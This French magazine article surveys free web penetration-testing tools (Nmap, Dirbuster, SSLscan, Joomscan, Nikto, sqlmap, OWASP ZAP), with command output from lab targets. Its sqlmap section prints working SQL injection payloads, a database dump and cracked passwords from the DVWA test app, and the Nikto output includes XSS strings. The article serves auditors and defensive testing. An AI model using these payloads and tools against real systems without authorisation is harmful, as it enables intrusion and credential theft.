QUELS OUTILS POUR L'AUDIT D'INTRUSIONS D'APPLICATIONS WEB ?

Davy DOUHINE & Guillaume LOPES

L'évaluation de la sécurité d'une application web n'est pas chose aisée. Les technologies et frameworks se multiplient et la pression sur la mise en production des applications augmente. Dans cet environnement actuel, il devient de plus en plus difficile de s'assurer qu'aucun défaut de sécurité ne sera présent lors de la mise en production. Cet article a pour but de présenter les différents outils (libres et gratuits), ainsi que les techniques pouvant être utilisées pour identifier les faiblesses de sécurité que l'on rencontre fréquemment en audit.

Avant de s'intéresser à l'application, il convient de vérifier que le serveur ne présente pas trop de portes ouvertes en dehors des services légitimes (typiquement HTTP et HTTPS).

L'outil le plus connu pour identifier les services en écoute sur un équipement est **Nmap** (« Network Mapper ») **[1]**. Il s'agit de l'outil de prédilection pour tous les auditeurs de sécurité et est aussi celui qui est lancé en premier lors de toute évaluation de sécurité. À la base, il s'agissait d'un « simple » outil de scan pour identifier les ports TCP et UDP ouverts sur une machine. Avec le temps, il s'est enrichi avec des scripts tiers pour effectuer des actions précises lorsqu'un port est identifié comme ouvert. Voici un exemple basique sur une machine cible :

```
# nmap -sS -sC 10.10.10.64 -oA scan-tcp-std

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-05 23:27 CEST
Nmap scan report for 10.10.10.64
Host is up (0.051s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 5b:16:37:d4:3c:18:04:15:c4:02:01:0d:db:07:ac:2d (RSA)
|   256 e3:77:7b:2c:23:b0:8d:df:38:35:6c:40:ab:f6:81:50 (ECDSA)
|_  256 d7:6b:66:9c:19:fc:aa:66:6c:18:7a:cc:b5:87:0e:40 (EdDSA)
80/tcp   open  http
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Stratosphere
8080/tcp open  http-proxy
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Stratosphere

Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
```

Dans cet exemple, nous avons effectué un scan avec les options suivantes :

- **-sS** : Envoi de paquets TCP ayant le flag **SYN** activé ;
- **-sC** : Utilisation de scripts de la catégorie « safe » uniquement. Ces scripts garantissent qu'il n'y aura aucun impact sur l'équipement ciblé en termes de disponibilité ;
- **-oA** : Sauvegarde du résultat du scan Nmap dans l'ensemble des formats disponibles (XML, Texte, Greppable).

En termes de résultats, nous avons 3 services en écoute : 1 service SSH et 2 serveurs web. Nous constatons que les 2 serveurs web acceptent 2 méthodes HTTP dangereuses (PUT et DELETE).

NOTE


Par défaut, Nmap effectue un scan uniquement sur une liste prédéfinie de 1000 ports couramment utilisés. Pour scanner l'ensemble des services d'une machine, il faut ajouter l'option suivante : -p.

Dans un cas réel, le résultat du scan nous permettra de nous interroger sur la légitimité de l'ensemble des services en écoute. Est-ce que le service SSH doit être accessible ? Si oui, quelles sont les méthodes acceptées pour s'authentifier (à cet effet on pourra utiliser le script **ssh-auth-methods** pour les lister) ? Est-ce que le service web en écoute sur le port **8080** est légitime lui aussi ?

Comme évoqué, nous pouvons utiliser Nmap pour exécuter des scripts spécifiques **[2]** afin d'identifier une vulnérabilité connue. Voici un autre exemple permettant de détecter si l'équipement est vulnérable à **Heartbleed** (vulnérabilité SSL permettant de lire la mémoire du serveur web) :

```
# nmap -sS --script ssl-heartbleed 10.10.10.79

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-05 23:38 CEST
Nmap scan report for 10.10.10.79
Host is up (0.049s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
| ssl-heartbleed:
```



```
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
cryptographic software library. It allows for stealing information intended
to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f
and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug
allows for reading memory of systems protected by the vulnerable OpenSSL
versions and could allow for disclosure of otherwise encrypted confidential
information as well as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
```

La cartographie des services en écoute sur un équipement (ou même un réseau) est primordiale et permet de s'assurer que tous les ports ont bien été verrouillés. De plus, cela permet également de s'assurer en production que les règles de filtrage sont correctement mises en place.

FUZZING DE RÉPERTOIRES ET DE FICHIERS

Un problème récurrent que les auditeurs identifient régulièrement sur les applications est la présence de fichiers ou de répertoires non prévus. Il peut s'agir d'éléments qui n'auraient pas du se trouver dans l'arborescence du serveur web ou bien suite à un mauvais contrôle d'accès sur les répertoires.




Fig. 1 : Exemple d'utilisation de Dirbuster.

Il existe une pléthore d'outils pour effectuer cette tâche : **Dirbuster**, **dirb**, **gobuster** et **wfuzz** pour en citer quelques-uns. Chaque outil possède certaines spécificités, mais dans l'ensemble ils ont le même principe de base. À l'aide d'une liste prédéfinie, ils vont effectuer une recherche exhaustive sur l'application pour identifier si un des éléments de la liste est accessible. De manière générale, les listes fournies par Dirbuster sont les plus utilisées. Nous vous recommandons également les listes de Daniel Miessler **[3]**. Un exemple d'utilisation de Dirbuster **[4]** est visible en figure 1.

Les options de base de Dirbuster sont :

- ***Target URL*** : l'URL de l'application (par défaut, Dirbuster débute la recherche à la racine de l'application) ;
- ***File with list of dirs/files*** : liste prédéfinie (ou dictionnaire) à utiliser pour le *fuzzing* ;
- ***Be Recursive*** : si Dirbuster identifie un nouveau répertoire, il effectuera une nouvelle recherche à partir de celui-ci ;
- ***Brute Force Files et File extension*** : Dirbuster peut utiliser la liste pour identifier des fichiers ; dans ce cas, il faut préciser le type de fichiers via l'extension.

Pour ceux qui préfèrent travailler en ligne de commandes, dirb ou wfuzz fera l'affaire.

Bien que longue et fastidieuse cette étape est vraiment essentielle, car elle permet parfois de trouver de véritables pépites qui seraient passées inaperçues comme cette magnifique page de supervision (voir figure 2) accessible de manière anonyme qui affiche rien de moins que les cookies de session des utilisateurs.




Fig. 2 : Page de supervision accessible de manière anonyme affichant les cookies de session des utilisateurs.

VÉRIFIEZ LA CONFIGURATION DE TLS

De nombreuses applications web utilisent le protocole TLS pour assurer la confidentialité et l'intégrité des communications échangées entre un client et le serveur. Afin que ce protocole assure une protection suffisante, il est nécessaire a minima de correctement configurer les éléments suivants :

- les versions de TLS acceptées ;
- les algorithmes de chiffrement autorisés ;
- le certificat X.509 du serveur.

Il existe également différents outils pour vérifier la configuration TLS d'un serveur web notamment **SSLscan**, **Cipherscan** ,**SSLLabs**, etc. Voici un exemple d'utilisation de SSLscan **[5]** :

```
# sslscan 10.10.10.79
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 10.10.10.79
```

```
Testing SSL server 10.10.10.79 on port 443 using SNI name 10.10.10.79

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 vulnerable to heartbleed
TLS 1.1 vulnerable to heartbleed
TLS 1.0 vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-CAMELLIA256-SHA      DHE 2048 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  256 bits  CAMELLIA256-SHA
[...]
Accepted  SSLv3    112 bits  EDH-RSA-DES-CBC3-SHA         DHE 2048 bits
Accepted  SSLv3    112 bits  DES-CBC3-SHA

  SSL Certificate:
Signature Algorithm: sha1WithRSAEncryption
RSA Key Strength:    2048
```

Dans cet exemple, nous constatons que SSLscan effectue quelques vérifications sur des vulnérabilités connues et notamment Heartbleed. Par la suite, l'outil nous fournit une liste complète des algorithmes de chiffrement acceptés par le serveur. Tout à la fin, nous avons également des infos sur le certificat X.509 et notamment l'algorithme de signature utilisé.

Nous recommandons fortement de vous reporter au guide de configuration de **Mozilla [6]** pour la configuration de votre serveur web, ainsi qu'au guide de bonnes pratiques de TLS **[7]**.

QUID DES CMS ?

De nombreux *frameworks* et CMS (*Content Management System*) sont utilisés pour développer des applications web. Dans le cas des CMS, ils permettent plus facilement et plus rapidement d'obtenir des sites web fonctionnels. Néanmoins, le problème de sécurité souvent rencontré sur des CMS du type de **WordPress**, **Drupal** ou **Joomla** vient des modules tiers (parfois appelés extensions ou *plugins*). Avec le temps, la sécurité du cœur du CMS s'est améliorée et il devient rare d'identifier des failles critiques (même si cela arrive encore de temps à autre comme assez récemment pour Drupal **[8]**), néanmoins les vulnérabilités se trouvent principalement sur les modules externes.

Afin d'identifier des vulnérabilités connues sur les trois plus grands CMS utilisés, les outils suivants peuvent être utilisés :

- **WPScan [9]** : scanner de vulnérabilités pour WordPress ;
- **Droopescan [10]** : scanner de vulnérabilités pour WordPress, Drupal et **SilverStripe** ;
- **Joomscan [11]** : scanner de vulnérabilités pour Joomla.

Voici un exemple d'utilisation de Joomscan :

```
# joomscan -u http://10.10.10.71:8080/

  ..|''||   '|| '||'  '|'      |      .|'''.|  '||''|.
.|'    ||    '|. '|.  .'      |||     ||..  '   ||   ||
||      ||    ||  ||  |      |  ||     ''|||.   ||...|'
'|.     ||     |||  |||     .''''|.  .     '||  ||
 ''|...|'       |    |     .|.  .||. |'....|'  .||.

 ===========================================================================
OWASP Joomla! Vulnerability Scanner v0.0.4
(c) Aung Khant, aungkhant]at[yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)
===========================================================================

[redacted]
Target: http://10.10.10.71:8080
Server: Apache/2.4.27 (Win64) PHP/5.6.31

[readacted]

Vulnerabilities Discovered
==========================

# 1
Info -> Core: Multiple XSS/CSRF Vulnerability
Versions Affected: 1.5.9 <=
Check: /?1.5.9-x
Exploit: A series of XSS and CSRF faults exist in the administrator application.
Affected administrator components include com_admin, com_media, com_search.  Both
com_admin and com_search contain XSS vulnerabilities, and com_media contains 2
CSRF vulnerabilities.
Vulnerable? N/A
```

On peut voir que Joomscan alerte sur la présence de plusieurs vulnérabilités de type XSS et CSRF.

Mais comment procède-t-il ?

Il essaie simplement d'identifier la version du CMS en allant chercher différents fichiers comme des fichiers de style, des ressources **JavaScript** voire des balises spécifiques dans des pages. Il compare ensuite certains marqueurs avec un référentiel pour déterminer la version précise du CMS. Certains outils font même un condensat MD5 des fichiers pour être sûr de leur équivalence.

Ici il a déterminé que Joomla utilisait la version 1.5.9.

Et c'est grâce à un autre référentiel, celui des vulnérabilités connues, qu'il va lister les failles potentielles.

NIKTO, LE SCANNER WEB DES ANNÉES 90

Bien qu'aujourd'hui assez désuet (la dernière mise à jour datant de juillet 2015), il est impossible de ne pas citer **Nikto [12]**. Classé quatorzième du dernier classement de **SecTools [13]** qui liste les outils de sécurité les plus populaires, il est même le second de la catégorie Web Scanner, juste derrière **Burp Suite** - la référence.

Son intérêt majeur, particulièrement pour les non-connaisseurs, est qu'il fonctionne de manière complètement automatisée. Il suffit de le lancer en spécifiant le nom d'hôte ou l'adresse IP à cibler comme illustré :

```
# nikto -host 10.10.10.32
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.32
+ Target Hostname:    10.10.10.32
+ Target Port:        80
+ Start Time:         2018-04-06 18:27:51 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
[redacted]
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the
phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog,
inode: 92462, size: 40540, mtime: Tue Dec  9 17:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases,
and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from
the phpinfo() function was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ 8349 requests: 2 error(s) and 29 item(s) reported on remote host
+ End Time:           2018-04-06 18:28:47 (GMT1) (56 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

En plus d'être simple à utiliser et complètement automatisé, il est rapide. Les résultats sont généralement obtenus en moins de quelques minutes. Ici on peut voir que 56 secondes ont suffi.

Alors bien sûr, il ne fait pas de miracles, mais il permet déjà de nous alerter sur la présence d'une page `phpinfo()`, des répertoires `/doc` et `/tests` (qui auraient également été découverts par DirBuster ou wfuzz) mais aussi d'un **phpMyAdmin**.

L'INJECTION SQL, ENCORE LE FAVORI

Sqlmap [14] est l'outil de référence lorsqu'il s'agit de découvrir et d'exploiter les injections SQL. Dans l'**OWASP Top 10 [15]**, les vulnérabilités de type injection (**SQL**, **LDAP**, **Xpath**, **NoSQL**, etc.) restent encore en tête du classement.

Sqlmap permet d'exploiter finement une injection SQL déjà détectée précédemment, mais aussi d'identifier des injections en partant de zéro.

Pour les néophytes, le *wizard*, accessible via l'option **`--wizard`**, est recommandé.

Ici nous l'utilisons sur **DVWA** (*Damn Vulnerable Web Application*), une application de test, intentionnellement vulnérable :

```
# sqlmap --wizard -u "http://10.10.10.32/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie "PHPSESSID=d81fcb5a0bb2624026a4d5bf7d528f7c; security=low"

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting at 11:56:56

[11:56:56] [INFO] starting wizard interface
POST data (--data) [Enter for None]:
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
>
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
>

sqlmap is running, please wait..

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
level (1) and risk (1) values? [Y/n] Y

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
N
sqlmap identified the following injection point(s) with a total of 217 HTTP(s) requests:
---
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
    Payload: id=1' OR NOT 8460=8460#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: id=1' AND ROW(2392,3355)>(SELECT COUNT(*),CONCAT(0x7178627871,(SELECT
(ELT(2392=2392,1))),0x7170627171,FLOOR(RAND(0)*2))x FROM (SELECT 1261 UNION SELECT
3132 UNION SELECT 4877 UNION SELECT 4548)a GROUP BY x)-- ogRJ&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- qaUU&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178627871,0x514c6b65506a626d7442
6376444854656c4e4669725a4a4952457954744846596 74c706e43615558,0x7170627171)#&Submit=
Submit
---
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 4.1
banner:    '5.0.51a-3ubuntu5'
current user:    'root@%'
current database:    'dvwa'
current user is DBA:    True

[*] shutting down at 11:57:17
```

On peut constater que sqlmap a découvert que le paramètre **id** était vulnérable et qu'il a ainsi pu découvrir le nom de la base de données et l'utilisateur qui l'a lancé.

L'option **--sql-shell** permet d'obtenir une console pour passer des requêtes SQL :

```
sql-shell> select * from users;
select * from users; [5]:
[*] admin, http://192.168.0.32/dvwa/hackable/users/admin.jpg, admin, admin,
5f4dcc3b5aa765d61d8327deb882cf99, 1
[*] gordonb, http://192.168.0.32/dvwa/hackable/users/gordonb.jpg, Gordon,
Brown, e99a18c428cb38d5f260853678922e03, 2
[*] 1337, http://192.168.0.32/dvwa/hackable/users/1337.jpg, Hack, Me,
8d3533d75ae2c3966d7e0d4fcc69216b, 3
[*] pablo, http://192.168.0.32/dvwa/hackable/users/pablo.jpg, Pablo,
Picasso, 0d107d09f5bbe40cade3de5c71e9e9b7, 4
[*] smithy, http://192.168.0.32/dvwa/hackable/users/smithy.jpg, Bob, Smith,
5f4dcc3b5aa765d61d8327deb882cf99, 5
```

L'option **--os-shell** permet d'obtenir une console sur le système et l'option **--dump** permet, luxe ultime, d'afficher les tables du SGBD en ayant pris le soin de casser les mots de passe des utilisateurs :

```
[12:08:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:08:58] [WARNING] multiprocessing hash cracking is currently not
supported on this platform
[12:09:04] [INFO] cracked password 'abc123' for hash
'e99a18c428cb38d5f260853678922e03'
[12:09:06] [INFO] cracked password 'charley' for hash
'8d3533d75ae2c3966d7e0d4fcc69216b'
```

```
[12:09:11] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:09:14] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:09:14] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------
-----------------------------+----------+------------+
| user_id | user    | avatar                                                | password
| last_name | first_name |
+---------+---------+-------------------------------------------------------+----------
-----------------------------+----------+------------+
| 1       | admin   | http://192.168.0.32/dvwa/hackable/users/admin.jpg     |
5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.0.32/dvwa/hackable/users/gordonb.jpg |
e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.0.32/dvwa/hackable/users/1337.jpg    |
8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://192.168.0.32/dvwa/hackable/users/pablo.jpg   |
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.0.32/dvwa/hackable/users/smithy.jpg  |
5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------
-----------------------------+----------+------------+
```

OWASP ZAP, LE PROXY QUI ATTAQUE !

L'OWASP (*Open Web Application Security Project*) **[16]** est une association internationale qui promeut la sécurité des applications web. Elle diffuse de la documentation (des guides de bonnes pratiques de développement sécurisé, des guides de tests, etc.), un fameux Top10 annuel des risques, mais aussi des outils (voir l'article consacré au Top10 dans le présent hors-série). Parmi ces outils, on trouve le fameux **ZAP [17]** (voir figure 3).




Fig. 3 : OWASP ZAP.

ZAP est un proxy web local qui va s'interfacer entre votre navigateur et l'application web à auditer. Il va donc voir et analyser l'ensemble des requêtes émises par le navigateur, mais également les réponses renvoyées par le serveur web.

Parmi ses concurrents les plus connus, on peut citer l'indétrônable Burp Suite, le vétéran **Charles Proxy** ou encore l'ancêtre **Paros Proxy**, mais seul le dernier est libre et gratuit.

On peut l'utiliser pour scanner de manière automatisée une application web. Pour cela, il suffit de préciser l'URL, le nom d'hôte ou l'adresse IP dans le champ ***URL to attack*** accessible via le bouton ***Quick Start*** visible en haut de l'écran principal, juste en dessous de la barre d'outils (voir la capture d'écran de la figure 3).

Les tests qu'il effectuera seront bien plus poussés que ceux lancés par Nikto, car ZAP va analyser la structure de l'application pour identifier en détail les pages, les formulaires, les paramètres pour ensuite tenter d'injecter dans chacun d'eux du code JavaScript, des requêtes SQL, des commandes système, etc.

Alors que DirBuster et Nikto permettaient de détecter des pages oubliées et des interfaces d'administrations, ZAP va mettre en lumière des failles inhérentes au développement même de l'application.

Les résultats sont visibles dans la section ***Alerts*** comme vous pouvez le voir en figure 4.

En cliquant sur le bouton ***History*** la liste des requêtes ayant transité par ZAP s'affiche, un peu comme avec l'onglet ***Network*** d'une console de navigateur. À partir de là, il est possible de sélectionner une requête puis de la rejouer en faisant un clic droit puis ***Open/Resend with Request Editor***. Une nouvelle fenêtre contenant la requête sélectionnée est ouverte. Il est maintenant possible de modifier manuellement la requête (par exemple, pour changer la méthode HTTP utilisée ou alors pour changer de « User-Agent »). En cliquant sur ***Send***, la requête sera envoyée et la réponse sera affichée en dessous.

Ceci n'est qu'un aperçu extrêmement sommaire, mais ceux qui souhaitent aller plus loin peuvent se référer à l'article de Sébastien Gioria **[18]** (aka M. OWASP France).

